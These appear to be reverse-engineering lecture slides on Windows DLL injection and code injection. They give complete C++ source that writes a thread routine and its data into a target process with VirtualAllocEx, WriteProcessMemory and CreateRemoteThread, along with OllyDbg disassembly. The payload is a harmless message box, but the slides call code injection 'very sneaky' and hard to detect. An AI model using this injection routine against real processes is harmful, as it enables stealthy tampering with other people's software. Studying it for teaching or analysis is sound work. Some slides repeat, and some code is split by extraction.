15             CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
16             break;
17     }
18
19     return TRUE;
20 }
```

Compile it as MsgBox.dll and inject it to the target process  
same as DLL injection lab!

# DLL Injection (MsgBox.dll)

10001000	. 6A 00	PUSH 0	Style = MB_OK MB_APPLMODAL
10001002	. 68 1C780010	PUSH MsgBox.1000781C	Title = "ReverseCore"
10001007	. 68 28780010	PUSH MsgBox.10007828	Text = "www.reversecore.com"
1000100C	. 6A 00	PUSH 0	hOwner = NULL
1000100E	. FF15 E4600010	CALL DWORD PTR DS:[<&USER32.MessageBoxA]	MessageBoxA

Address	Hex dump	ASCII
1000781C	52 65 76 65 72 73 65 43	ReverseC
10007824	6F 72 65 00 77 77 77 2E	ore.www.
1000782C	72 65 76 65 72 73 65 63	reversec
10007834	6F 72 65 2E 63 6F 6D 00	ore.com.
1000783C	52 65 76 65 72 73 65 43	ReverseC

# DLL Injection (MsgBox.dll)

```

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10001002 . 68 1C780010 PUSH MsgBox.1000781C
10001007 . 68 28780010 PUSH MsgBox.10007828
1000100C . 6A 00 PUSH 0
1000100E . FF15 E4600010 CALL DWORD PTR DS:[<USER32.MessageBoxA>]
10001014 . 33C0 XOR EAX,EAX
10001016 . C2 0400 RETN 4
10001019 CC INT3
1000101A CC INT3
1000101B CC INT3
1000101C CC INT3
1000101D CC INT3
1000101E CC INT3
1000101F CC INT3
10001020 $ 55 PUSH EBP
10001021 . 8BEC MOV EBP,ESP
10001023 . 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
10001026 . 48 DEC EAX
10001027 . 75 10 JNZ SHORT MsgBox.10001039
10001029 . 50 PUSH EAX
1000102A . 50 PUSH EAX
1000102B . 50 PUSH EAX
1000102C . 68 00100010 PUSH MsgBox.10001000
10001031 . 50 PUSH EAX
10001032 . 50 PUSH EAX
10001033 . FF15 00600010 CALL DWORD PTR DS:[<KERNEL32.CreateThread>]
10001039 > B8 01000000 MOV EAX,1
1000103E . 5D POP EBP
1000103F . C2 0C00 RETN 0C
10001042 $ 3B0D 00800010 CMP ECX,DWORD PTR DS:[EBP+8]
10001048 . 75 02 JNZ SHORT MsgBox.1000104A
1000104A E9 -

```


DS:[100060E4]=7E4507EA (USER32.MessageBoxA)

Address	Disassembly	Comment
7E450101	.text	Export
7E45023C	.text	Export
7E45029E	.text	Export
7E4502BB	.text	Export
7E4502F9	.text	Export
7E4507EA	.text	Export
7E450838	.text	Export
7E45085C	.text	Export
7E453497	.text	Export
7E453631	.text	Export
7E45370D	.text	Export

```

Style = MB_OK|MB_APPLMODAL
Title = "ReverseCore"
Text = "www.reversecore.com"
hOwner = NULL
MessageBoxA

```



```

pThreadId
CreationFlags
pThreadParam
ThreadFunction = MsgBox.10001000
StackSize
pSecurity
CreateThread

```



# Code Injection

You need to inject the code

10001000	. 6A 00	PUSH 0	Style = MB_OK MB_APPLMODAL
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1000100E	. FF15 E4600010	CALL DWORD PTR DS:[<&USER32.MessageBoxA]	MessageBoxA

And the data:

Address	Hex dump	ASCII
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
7E450181	.text	Export	ShowStarToClass
7E45023C	.text	Export	OpenKeyScan
7E45029E	.text	Export	MapVirtualKeyW
7E4502BB	.text	Export	OpenToCharBuffW
7E4502F9	.text	Export	GetMenuCheckMarkDimensions
7E4507EA	.text	Export	MessageBoxA
7E450838	.text	Export	MessageBoxExW
7E45085C	.text	Export	MessageBoxExA
7E453497	.text	Export	CreateAcceleratorTableA
7E453631	.text	Export	GetKeyboardLayoutNameA
7E45370D	.text	Export	GetTaskmanWindow

# Why Code Injection

- 1. **Use less memory** → you don't need to compile it as DLL
- 2. **Hard to detect** → DLL injection can easily be spotted, code injection is very sneaky.
- In short:
  - **DLL injection** is for huge code base and complex logic.
  - **Code injection** is for small code base with simple logic.



# Code Injection Example (CodeInjection.exe)



# CodeInjection.cpp – main()

```
int main(int argc, char *argv[])
{
    DWORD dwPID      = 0;

    if( argc != 2 )
    {
        printf("\n USAGE  : %s <pid>\n", argv[0]);
        return 1;
    }

    // change privilege
    if( !SetPrivilege(SE_DEBUG_NAME, TRUE) )
        return 1;

    // code injection
    dwPID = (DWORD)atol(argv[1]);
    InjectCode(dwPID);

    return 0;
}
```

# CodeInjection.cpp – ThreadProc()

```
7
8 typedef struct _THREAD_PARAM
9 {
10     FARPROC pFunc[2];           // LoadLibrary(), GetProcAddress()
11     char     szBuf[4][128];     // "user32.dll", "MessageBoxA", "www.reversecore.com", "ReverseCore"
12 } THREAD_PARAM, *PTHREAD_PARAM;
13
14 typedef HMODULE (WINAPI *PFLOADLIBRARYA)
15 (
16     LPCSTR lpLibFileName
17 );
18
19 typedef FARPROC (WINAPI *PFGETPROCADDRESS)
20 (
21     HMODULE hModule,
22     LPCSTR lpProcName
23 );
24
25 typedef int (WINAPI *PFMESSAGEBOXA)
26 (
27     HWND hWnd,
28     LPCSTR lpText,
29     LPCSTR lpCaption,
30     UINT uType
31 );
32
33 DWORD WINAPI ThreadProc(LPVOID lParam)
34 {
35     PTHREAD_PARAM pParam      = (PTHREAD_PARAM)lParam;
36     HMODULE        hMod        = NULL;
37     FARPROC        pFunc       = NULL;
38
39     // LoadLibrary()
40     hMod = ((PFLOADLIBRARYA)pParam->pFunc[0])(pParam->szBuf[0]); // "user32.dll"
41     if( !hMod )
42         return 1;
43
44     // GetProcAddress()
45     pFunc = (FARPROC)((PFGETPROCADDRESS)pParam->pFunc[1])(hMod, pParam->szBuf[1]); // "MessageBoxA"
46     if( !pFunc )
47         return 1;
48
49     // MessageBoxA()
50     ((PFMESSAGEBOXA)pFunc)(NULL, pParam->szBuf[2], pParam->szBuf[3], MB_OK);
51
52     return 0;
53 }
54
```

# CodeInjection.cpp – ThreadProc()

```
32
33 DWORD WINAPI ThreadProc(LPVOID lParam)
34 {
35     PTHREAD_PARAM    pParam        = (PTHREAD_PARAM)lParam;
36     HMODULE           hMod           = NULL;
37     FARPROC           pFunc          = NULL;
38
39     // LoadLibrary()
40     hMod = ((PFLOADLIBRARYA)pParam->pFunc[0])(pParam->szBuf[0]);    // "user32.dll"
41     if( !hMod )
42         return 1;
43
44     // GetProcAddress()
45     pFunc = (FARPROC)((PFGETPROCADDRESS)pParam->pFunc[1])(hMod, pParam->szBuf[1]);    // "MessageBoxA"
46     if( !pFunc )
47         return 1;
48
49     // MessageBoxA()
50     ((PFMESSAGEBOXA)pFunc)(NULL, pParam->szBuf[2], pParam->szBuf[3], MB_OK);
51
52     return 0;
53 }
54
```


**hMod = LoadLibraryA("user32.dll");**

**pFunc = GetProcAddress(hMod, "MessageBoxA");**

**pFunc(NULL, "[www.reversecore.com](http://www.reversecore.com)", "ReverseCore", MB\_OK);**

# Cannot use the following address for Code Injection

10001000	. 6A 00	PUSH 0		Style = MB_OK MB_APPLMODAL
10001002	. 68 1C780010	PUSH MsgBox.1000781C		Title = "ReverseCore"
10001007	. 68 28780010	PUSH MsgBox.10007828		Text = "www.reversecore.com"
1000100C	. 6A 00	PUSH 0		hOwner = NULL
1000100E	. FF15 E4600010	CALL DWORD PTR DS:[&USER32.MessageBoxA]		MessageBoxA





# Cannot use the following address for Code Injection

00401000	. 55	PUSH EBP
00401001	. 8BEC	MOV EBP,ESP
00401003	. 56	PUSH ESI
00401004	. 8B75 08	MOV ESI,DWORD PTR SS:[EBP+8]
00401007	. 8B0E	MOV ECX,DWORD PTR DS:[ESI]
00401009	. 8D46 08	LEA EAX,DWORD PTR DS:[ESI+8]
0040100C	. 50	PUSH EAX
0040100D	. FFD1	CALL ECX
0040100F	. 85C0	TEST EAX,EAX
00401011	. 75 0A	JNZ SHORT CodeInje.0040101D
00401013	> B8 01000000	MOV EAX,1
00401018	. 5E	POP ESI
00401019	. 5D	POP EBP
0040101A	. C2 0400	RETN 4
0040101D	> 8D96 88000000	LEA EDX,DWORD PTR DS:[ESI+88]
00401023	. 52	PUSH EDX
00401024	. 50	PUSH EAX
00401025	. 8B46 04	MOV EAX,DWORD PTR DS:[ESI+4]
00401028	. FFD0	CALL EAX
0040102A	. 85C0	TEST EAX,EAX
0040102C	. 74 E5	JE SHORT CodeInje.00401013
0040102E	. 6A 00	PUSH 0
00401030	. 8D8E 88010000	LEA ECX,DWORD PTR DS:[ESI+188]
00401036	. 51	PUSH ECX
00401037	. 81C6 08010000	ADD ESI,108
0040103D	. 56	PUSH ESI
0040103E	. 6A 00	PUSH 0
00401040	. FFD0	CALL EAX
00401042	. 33C0	XOR EAX,EAX
00401044	. 5E	POP ESI
00401045	. 5D	POP EBP
00401046	. C2 0400	RETN 4

10001000	. 6A 00	PUSH 0	Style = MB_OK MB_APPLMODAL Title = "ReverseCore" Text = "www.reversecore.com" hOwner = NULL MessageBoxA
10001002	. 68 1C780010	PUSH MsgBox.1000781C	
10001007	. 68 28780010	PUSH MsgBox.10007828	
1000100C	. 6A 00	PUSH 0	
1000100E	. FF15 E4600010	CALL DWORD PTR DS:[<&USER32.MessageBoxA]	



# CodeInjection.cpp – InjectCode()

```
54
55 BOOL InjectCode(DWORD dwPID)
56 {
57     HMODULE      hMod          = NULL;
58     THREAD_PARAM param        = {0,};
59     HANDLE       hProcess     = NULL;
60     HANDLE       hThread      = NULL;
61     LPVOID       pRemoteBuf[2] = {0,};
62     DWORD        dwSize       = 0;
63
64     hMod = GetModuleHandleA("kernel32.dll");
65
66     // set THREAD_PARAM
67     param.pFunc[0] = GetProcAddress(hMod, "LoadLibraryA");
68     param.pFunc[1] = GetProcAddress(hMod, "GetProcAddress");
69     strcpy_s(param.szBuf[0], "user32.dll");
70     strcpy_s(param.szBuf[1], "MessageBoxA");
71     strcpy_s(param.szBuf[2], "www.reversecore.com");
72     strcpy_s(param.szBuf[3], "ReverseCore");
73
74     // Open Process
75     if ( !(hProcess = OpenProcess(PROCESS_ALL_ACCESS,    // dwDesiredAccess
76                                  FALSE,                // bInheritHandle
77                                  dwPID)) )              // dwProcessId
78     {
79         printf("OpenProcess() fail : err_code = %d\n", GetLastError());
80         return FALSE;
81     }
82
83     // Allocation for THREAD_PARAM
84     dwSize = sizeof(THREAD_PARAM);
85     if( !(pRemoteBuf[0] = VirtualAllocEx(hProcess,      // hProcess
86                                          NULL,          // lpAddress
87                                          dwSize,        // dwSize
88                                          MEM_COMMIT,     // flAllocationType
89                                          PAGE_READWRITE)) // flProtect
89     {
90         printf("VirtualAllocEx() fail : err_code = %d\n", GetLastError());
91         return FALSE;
92     }
93
94     if( !WriteProcessMemory(hProcess,                // hProcess
95                             pRemoteBuf[0],          // lpBaseAddress
96                             (LPVOID)&param,         // lpBuffer
97                             dwSize,                 // nSize
98                             NULL) )                 // [out] lpNumberOfBytesWritten
99     {
100         printf("WriteProcessMemory() fail : err_code = %d\n", GetLastError());
101         return FALSE;
102     }
103 }
104
```


# CodeInjection.cpp – InjectCode()

```
104
105 // Allocation for ThreadProc()
106 dwSize = (DWORD)InjectCode - (DWORD)ThreadProc;
107 if( !(pRemoteBuf[1] = VirtualAllocEx(hProcess,           // hProcess
108                                     NULL,                // lpAddress
109                                     dwSize,               // dwSize
110                                     MEM_COMMIT,           // flAllocationType
111                                     PAGE_EXECUTE_READWRITE)) ) // flProtect
112 {
113     printf("VirtualAllocEx() fail : err_code = %d\n", GetLastError());
114     return FALSE;
115 }
116
117 if( !WriteProcessMemory(hProcess,           // hProcess
118                         pRemoteBuf[1],      // lpBaseAddress
119                         (LPVOID)ThreadProc, // lpBuffer
120                         dwSize,              // nSize
121                         NULL) )              // [out] lpNumberOfBytesWritten
122 {
123     printf("WriteProcessMemory() fail : err_code = %d\n", GetLastError());
124     return FALSE;
125 }
126
127 if( !(hThread = CreateRemoteThread(hProcess,           // hProcess
128                                   NULL,                // lpThreadAttributes
129                                   0,                   // dwStackSize
130                                   (LPTHREAD_START_ROUTINE)pRemoteBuf[1], // dwStackSize
131                                   pRemoteBuf[0],        // lpParameter
132                                   0,                   // dwCreationFlags
133                                   NULL)) )              // lpThreadId
134 {
135     printf("CreateRemoteThread() fail : err_code = %d\n", GetLastError());
136     return FALSE;
137 }
138
139 WaitForSingleObject(hThread, INFINITE);
140
141 CloseHandle(hThread);
142 CloseHandle(hProcess);
143
144 return TRUE;
145 }
```

# CodeInjection.cpp – InjectCode()

- OpenProcess()
- //data: THREAD\_PARAM
- VirtualAllocEx()
- WriteProcessMemory()
- //Code: ThreadProc()
- VirtualAllocEx()
- WriteProcessMemory()
- CreateRemoteThread()

# How to Debug Code Injection (OllyDBG)



```
OllyDbg - NOTEPAD.EXE - [CPU - thread 00000808]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
00980000 55          PUSH EBP
00980001 8BEC       MOV EBP,ESP
00980003 56          PUSH ESI
00980004 8B75 08    MOV ESI,DWORD PTR SS:[EBP+8]
00980007 8B0E       MOV ECX,DWORD PTR DS:[ESI]
00980009 8D46 08    LEA EAX,DWORD PTR DS:[ESI+8]
0098000C 50          PUSH EAX
0098000D FFD1       CALL ECX
0098000F 85C0       TEST EAX,EAX
00980011 75 0A     JNZ SHORT 0098001D
00980013 B8 01000000 MOV EAX,1
00980018 5E          POP ESI
00980019 5D          POP EBP
0098001A C2 0400    RETN 4
0098001D 8D96 88000000 LEA EDX,DWORD PTR DS:[ESI+88]
00980023 52          PUSH EDX
00980024 50          PUSH EAX
00980025 8B46 04    MOV EAX,DWORD PTR DS:[ESI+4]
00980028 FFD0       CALL EAX
0098002A 85C0       TEST EAX,EAX
0098002C 74 E5     JE SHORT 00980013
0098002E 6A 00     PUSH 0
00980030 8D8E 88010000 LEA ECX,DWORD PTR DS:[ESI+188]
00980036 51          PUSH ECX
00980037 81C6 08010000 ADD ESI,108
0098003D 56          PUSH ESI
0098003E 6A 00     PUSH 0
00980040 FFD0       CALL EAX
00980042 33C0       XOR EAX,EAX
00980044 5E          POP ESI
00980045 5D          POP EBP
00980046 C2 0400    RETN 4
```

# Q & A

